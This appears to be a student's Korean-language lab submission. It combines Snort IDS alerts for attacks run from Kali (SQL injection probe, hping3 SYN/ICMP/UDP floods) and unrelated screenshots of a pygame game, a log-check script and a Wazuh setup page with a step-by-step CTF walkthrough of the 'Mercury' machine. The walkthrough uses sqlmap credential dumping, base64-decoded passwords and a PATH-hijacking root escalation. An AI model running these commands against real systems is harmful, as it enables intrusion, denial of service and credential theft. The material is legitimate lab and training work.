

```
hong@snort:~$ sudo snort -A console -q -c /etc/snort/rules/local.rules -i enp0s8
05/22-02:38:26.590758  [**] [1:1000001:1] [WARNING] /etc/passwd Access Detected
[**] [Priority: 0] {TCP} 192.168.55.161:47088 -> 192.168.55.42:80
```

```
(red@kali-Attracker)-[~]
$ curl http://192.168.55.42/etc/passwd
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.58 (Ubuntu) Server at 192.168.55.42 Port 80</address>
</body></html>

(red@kali-Attracker)-[~]
$
```

```
hong@snort: ~  
hong@snort:~$ sudo snort -A console -q -c /etc/snort/rules/local.rules -i enp0s8  
05/22-02:39:06.658951  [*] [1:1000002:1] [BLOCK] SQL Injection Attack [*] [Pri  
ority: 0] {TCP} 192.168.55.161:38650 -> 192.168.55.42:80  
█
```

```
red@kali-Attracker: ~  
(red@kali-Attracker)-[~]  
$ curl "http://192.168.55.42/?id=1'%20UNION%20SELECT%20null,--"  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml">  
  <!--  
    Modified from the Debian original for Ubuntu  
    Last updated: 2022-03-22  
    See: https://launchpad.net/bugs/1966004  
  -->  
  <head>  
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />  
    <title>Apache2 Ubuntu Default Page: It works</title>  
    <style type="text/css" media="screen">  
    * {  
      margin: 0px 0px 0px 0px;  
      padding: 0px 0px 0px 0px;  
    }  
  
    body, html {  
      padding: 3px 3px 3px 3px;  
  
      background-color: #D8DBE2;  
  
      font-family: Ubuntu, Verdana, sans-serif;  
      font-size: 11pt;
```

```
hong@snort: ~  
ity: 0] {TCP} 222.25.56.20:16033 -> 192.168.55.42:80  
05/22-02:40:06.628471  [**] [1:1000003:1] [BLOCK] DDoS TCP SYN Flood [**] [Prior  
ity: 0] {TCP} 85.181.157.241:16133 -> 192.168.55.42:80  
05/22-02:40:06.631622  [**] [1:1000003:1] [BLOCK] DDoS TCP SYN Flood [**] [Prior  
ity: 0] {TCP} 9.239.117.153:16233 -> 192.168.55.42:80  
05/22-02:40:06.634461  [**] [1:1000003:1] [BLOCK] DDoS TCP SYN Flood [**] [Prior  
ity: 0] {TCP} 230.67.71.138:16333 -> 192.168.55.42:80  
05/22-02:40:06.637408  [**] [1:1000003:1] [BLOCK] DDoS TCP SYN Flood [**] [Prior  
ity: 0] {TCP} 193.102.84.115:16433 -> 192.168.55.42:80  
05/22-02:40:06.640553  [**] [1:1000003:1] [BLOCK] DDoS TCP SYN Flood [**] [Prior  
ity: 0] {TCP} 95.165.188.204:16533 -> 192.168.55.42:80  
05/22-02:40:06.643645  [**] [1:1000003:1] [BLOCK] DDoS TCP SYN Flood [**] [Prior  
ity: 0] {TCP} 41.191.208.144:16633 -> 192.168.55.42:80  
05/22-02:40:06.646548  [**] [1:1000003:1] [BLOCK] DDoS TCP SYN Flood [**] [Prior  
ity: 0] {TCP} 193.47.103.193:16733 -> 192.168.55.42:80  
05/22-02:40:06.649401  [**] [1:1000003:1] [BLOCK] DDoS TCP SYN Flood [**] [Prior  
ity: 0] {TCP} 73.213.223.11:16833 -> 192.168.55.42:80  
05/22-02:40:06.652531  [**] [1:1000003:1] [BLOCK] DDoS TCP SYN Flood [**] [Prior  
ity: 0] {TCP} 81.97.139.178:16933 -> 192.168.55.42:80  
05/22-02:40:06.655407  [**] [1:1000003:1] [BLOCK] DDoS TCP SYN Flood [**] [Prior  
ity: 0] {TCP} 195.196.89.95:17033 -> 192.168.55.42:80  
05/22-02:40:06.658714  [**] [1:1000003:1] [BLOCK] DDoS TCP SYN Flood [**] [Prior  
ity: 0] {TCP} 10.61.10.128:17133 -> 192.168.55.42:80
```

```
red@kali-Attracker: ~  
(red$ kali-Attracker)-[~]  
$ sudo hping3 -S --flood --rand-source 192.168.55.42 -p 80  
HPING 192.168.55.42 (eth0 192.168.55.42): S set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown  
^C  
--- 192.168.55.42 hping statistic ---  
407535 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
(red$ kali-Attracker)-[~]  
$
```

```
hong@snort: ~  
ty: 0] {ICMP} 192.168.55.161 -> 192.168.55.148  
05/22-02:41:16.112216  [**] [1:1000004:1] [BLOCK] Smurf DDoS Attack [**] [Priori  
ty: 0] {ICMP} 192.168.55.161 -> 192.168.55.148  
05/22-02:41:16.113585  [**] [1:1000004:1] [BLOCK] Smurf DDoS Attack [**] [Priori  
ty: 0] {ICMP} 192.168.55.161 -> 192.168.55.148  
05/22-02:41:16.116097  [**] [1:1000004:1] [BLOCK] Smurf DDoS Attack [**] [Priori  
ty: 0] {ICMP} 192.168.55.161 -> 192.168.55.148  
05/22-02:41:16.118589  [**] [1:1000004:1] [BLOCK] Smurf DDoS Attack [**] [Priori  
ty: 0] {ICMP} 192.168.55.161 -> 192.168.55.148  
05/22-02:41:16.120045  [**] [1:1000004:1] [BLOCK] Smurf DDoS Attack [**] [Priori  
ty: 0] {ICMP} 192.168.55.161 -> 192.168.55.148  
05/22-02:41:16.121712  [**] [1:1000004:1] [BLOCK] Smurf DDoS Attack [**] [Priori  
ty: 0] {ICMP} 192.168.55.161 -> 192.168.55.148  
05/22-02:41:16.123736  [**] [1:1000004:1] [BLOCK] Smurf DDoS Attack [**] [Priori  
ty: 0] {ICMP} 192.168.55.161 -> 192.168.55.148  
05/22-02:41:16.126065  [**] [1:1000004:1] [BLOCK] Smurf DDoS Attack [**] [Priori  
ty: 0] {ICMP} 192.168.55.161 -> 192.168.55.148  
05/22-02:41:16.128345  [**] [1:1000004:1] [BLOCK] Smurf DDoS Attack [**] [Priori  
ty: 0] {ICMP} 192.168.55.161 -> 192.168.55.148  
05/22-02:41:16.128695  [**] [1:1000004:1] [BLOCK] Smurf DDoS Attack [**] [Priori  
ty: 0] {ICMP} 192.168.55.161 -> 192.168.55.148  
05/22-02:41:16.129451  [**] [1:1000004:1] [BLOCK] Smurf DDoS Attack [**] [Priori  
ty: 0] {ICMP} 192.168.55.161 -> 192.168.55.148
```

```
red@kali-Attracker: ~  
[red@ kali-Attracker)~]  
$ sudo hping3 -l --flood 192.168.55.148  
HPING 192.168.55.148 (eth0 192.168.55.148): icmp mode set, 28 headers + 0 data b  
ytes  
hping in flood mode, no replies will be shown  
^C  
--- 192.168.55.148 hping statistic ---  
55137 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
[red@ kali-Attracker)~]  
$
```



```
hong@snort:~  
[sudo] password for hong:  
hong@snort:~$ sudo nano /etc/snort/rules/local.rules  
hong@snort:~$ ping -c 4 192.168.55.161  
PING 192.168.55.161 (192.168.55.161) 56(84) bytes of data.  
64 bytes from 192.168.55.161: icmp_seq=1 ttl=64 time=0.499 ms  
64 bytes from 192.168.55.161: icmp_seq=2 ttl=64 time=0.336 ms  
64 bytes from 192.168.55.161: icmp_seq=3 ttl=64 time=0.399 ms  
64 bytes from 192.168.55.161: icmp_seq=4 ttl=64 time=0.485 ms  
  
--- 192.168.55.161 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3121ms  
rtt min/avg/max/mdev = 0.336/0.429/0.499/0.066 ms  
hong@snort:~$ ^C  
hong@snort:~$ sudo snort -A console -q -c /etc/snort/rules/local.rules -i enp0s8  
[sudo] password for hong:  
05/22-11:02:06.751244  [**] [1:1000005:1] [LOG] Victim to Kali Ping Allowed [**]  
[Priority: 0] {ICMP} 192.168.55.42 -> 192.168.55.161  
05/22-11:02:07.931822  [**] [1:1000005:1] [LOG] Victim to Kali Ping Allowed [**]  
[Priority: 0] {ICMP} 192.168.55.42 -> 192.168.55.161  
05/22-11:02:08.951885  [**] [1:1000005:1] [LOG] Victim to Kali Ping Allowed [**]  
[Priority: 0] {ICMP} 192.168.55.42 -> 192.168.55.161  
05/22-11:02:10.023856  [**] [1:1000005:1] [LOG] Victim to Kali Ping Allowed [**]  
[Priority: 0] {ICMP} 192.168.55.42 -> 192.168.55.161  
█
```

```
hong@Victim:~  
hong@Victim:~$ ping -c 4 192.168.55.161  
PING 192.168.55.161 (192.168.55.161) 56(84) bytes of data.  
64 bytes from 192.168.55.161: icmp_seq=1 ttl=64 time=0.527 ms  
64 bytes from 192.168.55.161: icmp_seq=2 ttl=64 time=0.408 ms  
64 bytes from 192.168.55.161: icmp_seq=3 ttl=64 time=0.427 ms  
64 bytes from 192.168.55.161: icmp_seq=4 ttl=64 time=0.373 ms  
  
--- 192.168.55.161 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3273ms  
rtt min/avg/max/mdev = 0.373/0.433/0.527/0.057 ms  
hong@Victim:~$ █
```

The image consists of two terminal window screenshots. The top window, titled 'hong@snort: ~', shows the output of a Snort rule engine. It displays a series of 12 log entries, each indicating a 'UDP Flooding Attack' that has been blocked. Each entry includes a timestamp, a priority level, a rule ID, and the specific IP addresses and ports involved in the attack. The bottom window, titled 'red@kali-Attracker: ~', shows the execution of a 'hping3' command in flood mode against the target IP 192.168.55.185. The output shows that 475,739 packets were transmitted, but none were received, resulting in a 100% packet loss rate.

```
hong@snort:~$ sudo snort -A console -q -c /etc/snort/rules/local.rules -i enp0s8
05/22-11:05:04.168411  [**] [1:1000006:1] [BLOCK] UDP Flooding Attack [**] [Priority: 0] {UDP} 192.168.55.161:2472 -> 192.168.55.185:0
05/22-11:05:05.002559  [**] [1:1000006:1] [BLOCK] UDP Flooding Attack [**] [Priority: 0] {UDP} 192.168.55.161:32923 -> 192.168.55.185:0
05/22-11:05:06.001242  [**] [1:1000006:1] [BLOCK] UDP Flooding Attack [**] [Priority: 0] {UDP} 192.168.55.161:34955 -> 192.168.55.185:0
05/22-11:05:07.001632  [**] [1:1000006:1] [BLOCK] UDP Flooding Attack [**] [Priority: 0] {UDP} 192.168.55.161:45866 -> 192.168.55.185:0
05/22-11:05:08.002515  [**] [1:1000006:1] [BLOCK] UDP Flooding Attack [**] [Priority: 0] {UDP} 192.168.55.161:22245 -> 192.168.55.185:0
05/22-11:05:09.002593  [**] [1:1000006:1] [BLOCK] UDP Flooding Attack [**] [Priority: 0] {UDP} 192.168.55.161:59201 -> 192.168.55.185:0
05/22-11:05:10.002610  [**] [1:1000006:1] [BLOCK] UDP Flooding Attack [**] [Priority: 0] {UDP} 192.168.55.161:30999 -> 192.168.55.185:0
05/22-11:05:11.001178  [**] [1:1000006:1] [BLOCK] UDP Flooding Attack [**] [Priority: 0] {UDP} 192.168.55.161:8297 -> 192.168.55.185:0
05/22-11:05:12.002615  [**] [1:1000006:1] [BLOCK] UDP Flooding Attack [**] [Priority: 0] {UDP} 192.168.55.161:13435 -> 192.168.55.185:0
05/22-11:05:13.005691  [**] [1:1000006:1] [BLOCK] UDP Flooding Attack [**] [Priority: 0] {UDP} 192.168.55.161:49896 -> 192.168.55.185:0
[]

red@kali-Attracker: ~
(red@kali-Attracker)-[~]
$ sudo hping3 --udp --flood 192.168.55.185
HPING 192.168.55.185 (eth0 192.168.55.185): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.55.185 hping statistic ---
475739 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(red@kali-Attracker)-[~]
$
```

지금 까지 칼리리눅스에서 공격한 스크린샷입니다

red@kali-Attracker: ~

```
import pygame
import sys

pygame.init()
screen = pygame.display.set_mode((400, 300))
pygame.display.set_caption("미 나 피 하 기 게 일 ")

BLACK = (0, 0, 0)
BLUE = (0, 0, 255)
x, y = 180, 130
clock = pygame.time.Clock()

while True:
    for event in pygame.event.get():
        if event.type == pygame.QUIT:
            pygame.quit()
            sys.exit()


    keys = pygame.key.get_pressed()
    if keys[pygame.K_LEFT]: x -= 5
    if keys[pygame.K_RIGHT]: x += 5
    if keys[pygame.K_UP]: y -= 5
    if keys[pygame.K_DOWN]: y += 5


    screen.fill(BLACK)
    pygame.draw.rect(screen, BLUE, (x, y, 40, 40))
    pygame.display.flip()
    clock.tick(30)
```

```
red@kali-Attracker: ~  
  
(red@ kali-Attracker)-[~]  
$ python3 simple_game.py  
<frozen importlib._bootstrap>:488: RuntimeWarning: Your system is avx2 capable but pygame was not built with support for it. The performance of some of your blits could be adversely affected. Consider enabling compile time detection with environment variables like PYGAME_DETECT_AVX2=1 if you are compiling without cross compilation.  
pygame 2.6.1 (SDL 2.32.10, Python 3.13.12)  
Hello from the pygame community. https://www.pygame.org/contribute.html  
VMware: No 3D enabled (0, Success).  
libEGL warning: egl: failed to create dri2 screen  
VMware: No 3D enabled (0, Success).  
libEGL warning: egl: failed to create dri2 screen  
VMware: No 3D enabled (0, Success).  
libEGL warning: egl: failed to create dri2 screen  
█
```

```
hong@Victim: ~  
hong@Victim:~$ nano log_check.sh  
hong@Victim:~$ chmod +x log_check.sh  
hong@Victim:~$ ./log_check.sh  
=====  
주요 정보 통신 기반 시설 로그 관리 점검  
=====  
[1] 시스템 로그 서비스 (rsyslog) 상태  
-> 상태 : 정상 (Running)  
  
[2] 주요 로그 파일 권한 점검 (/var/log/)  
-> /var/log/syslog 권한 : 640  
[양호] 권한이 적절하게 설정되어 있습니다.  
-> /var/log/auth.log 권한 : 640  
[양호] 권한이 적절하게 설정되어 있습니다.  
hong@Victim:~$ █
```

3장은 파이썬 게임 코드 하고 파이썬 실행 그리고 웹스크립트 입니다





CTF 최종 워크스루: Mercury

[요약 브리핑]

1단계 (포트 및 웹 서비스 탐색): Nmap 스캔을 통해 8080 포트에서 동작 중인 Python(Django) 웹 서비스를 식별한다.

2단계 (정보 노출 취약점 악용): 강제로 404 에러를 유발하여 활성화된 Django Debug 모드를 악용, 숨겨진 디렉토리(mercuryfacts/)를 찾아낸다.

3단계 (SQL Injection 식별): 게시글 열람 URL 파라미터 값에 싱글 쿼터(')를 주입하여 데이터베이스(MySQL) 문법 에러가 노출되는 것을 확인한다.

4단계 (데이터베이스 탈취): 자동화 해킹 도구(sqlmap)를 사용하여 취약점을 공격하고, SSH 접속에 사용할 최고 관리자(webmaster)의 비밀번호를 획득한다.

5단계 (SSH 침투 및 User Flag): (직접 정리하실 부분)

6단계 (권한 상승 및 Root Flag): (직접 정리하실 부분)

1단계 : 포트 스캔 및 웹 서비스 탐색 (Port Scanning & Enumeration)

대상 서버의 열린 포트와 가동 중인 서비스를 파악하여 초기 침투 벡터를 수립합니다.

실행 명령어:

Bash

```
sudo nmap -sV -sC 192.168.55.129
```

결과 분석:

스캔 결과 8080/tcp 포트에서 파이썬 기반 웹 프레임워크(WSGIServer 0.2 / Python 3.8.2)가 구동 중임을 확인합니다. 이를 바탕으로 브라우저를 통해 http://192.168.55.129:8080으로 접속하여 웹 서비스 진단을 시작합니다. (robots.txt를 확인하였으나 Disallow: / 설정으로 인해 직접적인 단서를 얻지 못함)

2단계 : 정보 노출 취약점 악용 (Information Disclosure)

웹 프레임워크의 설정 오류를 노려, 디렉토리 브루트포싱 도구(dirb)로 발견되지 않는 서버 내부의 숨겨진 경로를 찾아냅니다.

수행 행동:

웹 브라우저 주소창에 존재하지 않는 임의의 경로(예: /asdf)를 입력하여 강제로 404 에러를 유발합니다.

에러 페이지에 출력된 시스템 라우팅 목록을 분석합니다.

결과 분석:

개발자가 실수로 남겨둔 Django Debug 모드(DEBUG = True)가 배포 환경에서 활성화되어 있어, 에러 페이지 내에 서버의 전체 라우팅 경로가 노출되는 취약점(Information Disclosure)을 발견합니다. 이를 통해 숨겨진 디렉토리인 mercuryfacts/를 식별하고 해당 경로로 진입에 성공합니다.

3단계 : SQL Injection 취약점 식별 (Vulnerability Identification)

찾아낸 게시물 조회 페이지(mercuryfacts/)에서 입력값 검증이 누락된 부분을 찾아내어 데이터베이스 조작 가능성을 확인합니다.

수행 행동:

게시물(Fact)을 불러온 후, 브라우저 주소창의 파라미터 끝에 SQL 쿼리를 조작하는 특수문자인 싱글 쿼터(')를 주입하여 전송합니다.

입력 예시: `http://192.168.55.129:8080/mercuryfacts/1'/`

결과 분석:

화면에 ProgrammingError 및 You have an error in your SQL syntax (MySQL 문법 오류) 에러가 그대로 출력되는 것을 확인합니다. 이는 사용자의 입력값이 백엔드 데이터베이스의 쿼리문으로 직접 삽입된다는 뜻이며, 해당 웹사이트가 SQL Injection 공격에 100% 취약함을 증명합니다.

4단계 : 자동화 도구를 활용한 데이터베이스 탈취 (DB Dumping via Sqlmap)

확인된 SQL Injection 취약점을 sqlmap 툴을 사용하여 공격하고, 내부 시스템(SSH)으로 침투할 수 있는 계정 정보를 추출합니다.

수행 행동 및 실행 명령어:

대상 URL의 취약 파라미터 구간에 * 마커를 삽입하여 데이터베이스 목록을 탐색합니다.

Bash

```
sqlmap -u "http://192.168.55.129:8080/mercuryfacts/1*/" --dbs --batch
```

타겟 데이터베이스(mercury) 내부의 사용자 테이블(users) 데이터 전체를 덤프(추출)합니다.

Bash

```
sqlmap -u "http://192.168.55.129:8080/mercuryfacts/1*/" -D mercury -T users --dump --batch
```

결과 분석:

공격 결과, mercury 데이터베이스 내부의 users 테이블을 통째로 탈취하는 데 성공합니다. 추출된 테이블 데이터에서 시스템 내부 원격 접속(SSH)에 사용될 가능성이 높은 관리자 계정

정보 (username: webmaster / password: mercuryisthesizeof0.056Earths)를 확보하며 초기 웹 해킹 페이지를 성공적으로 완료합니다.

5단계 : 초기 침투 및 내부 정보 수집 (Initial Foothold)

(탈취한 webmaster 계정과 비밀번호를 통해 SSH로 접속하고 user_flag.txt를 획득한 과정 작성)

db 안에 계정을 통해서 들어갔으며 cat_user_flag.txt 통해서 값을 얻었습니다

6단계 : 권한 상승 및 최고 관리자 장악 (Privilege Escalation)

(시스템 내부에서 취약점을 찾아내어 Root 권한을 얻고 최종 플래그를 획득한 과정 작성)

6-1. 시스템 내부 정보 수집

webmaster 계정으로 SSH 접속 후 내부 정보를 수집하였다.

bashcat ~/mercury_proj/notes.txt

notes.txt 파일에서 두 계정의 Base64 인코딩된 자격증명을 발견하였다.

webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK

linuxmaster:bWVyY3VyeWl1YW5kaWFtZXRLcmIzNDg4MGttCg==

6-2. Base64 디코딩으로 비밀번호 획득

bashecho "bWVyY3VyeWl1YW5kaWFtZXRLcmIzNDg4MGttCg==" | base64 -d

결과: mercurymeandiameteris4880km

linuxmaster 계정의 비밀번호를 평문으로 획득하였다.

6-3. linuxmaster 계정으로 전환

bashsu linuxmaster

비밀번호: mercurymeandiameteris4880km

6-4. sudo 권한 확인

bashsudo -l

(root : root) SETENV: /usr/bin/check_syslog.sh

linuxmaster 계정이 SETENV 옵션과 함께 /usr/bin/check_syslog.sh 스크립트를 root 권한으로 실행할 수 있음을 확인하였다.

6-5. 스크립트 분석 및 취약점 식별

bashcat /usr/bin/check_syslog.sh

bash#!/bin/bash

tail -n 10 /var/log/syslog

스크립트가 절대경로가 아닌 tail 명령어를 사용하고 있으며, SETENV 옵션으로 인해 PATH 환경변수 조작이 가능함을 확인하였다 → PATH Hijacking 취약점

6-6. 악성 tail 바이너리 생성

```
bashecho '/bin/bash' > /tmp/tail
```

```
chmod +x /tmp/tail
```

/tmp/tail 실행 시 bash 셸을 띄우도록 가짜 바이너리를 생성하였다.

6-7. PATH Hijacking으로 root 셸 획득

```
bashsudo PATH=/tmp:$PATH /usr/bin/check_syslog.sh
```

PATH 맨 앞에 /tmp를 추가하여 시스템의 tail 대신 /tmp/tail(가짜 바이너리)이 root 권한으로 실행되도록 유도하였다.


```
root@mercury:/home/webmaster#
```

root 셸 획득 성공

6-8. Root 플래그 획득

```
bashcat /root/root_flag.txt
```

root 디렉토리에서 최종 플래그를 획득하며 머신 장악을 완료하였다.



3 Optional settings:

By default, the deployment uses the hostname as the agent name. Optionally, you can use a different agent name in the field below.

Assign an agent name: ⓘ

Agent name

① The agent name must be unique. It can't be changed once the agent has been enrolled. ↗

Select one or more existing groups: ⓘ

Default


4 Run the following commands to download and install the agent:

```
wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.8.2-1_amd64.deb && sudo
WAZUH_MANAGER='192.168.55.151' dpkg -i ./wazuh-agent_4.8.2-1_amd64.deb
```

① Requirements

- You will need administrator privileges to perform this installation.
- Shell Bash is required.

Keep in mind you need to run this command in a Shell Bash terminal.



wazuh.

Check Wazuh API connection ⚠️ ⓘ ↗

Check Wazuh API version ⓘ

Check alerts index pattern ✓ ⓘ

Check monitoring index pattern ✓ ⓘ

Check statistics index pattern ✓ ⓘ

⚠️ [API connection] Error connecting to API: Error: 2001 - Unexpected end of JSON input

⚠️ [API connection] Error connecting to API: Error: 2001 - Unexpected end of JSON input

Go to Settings

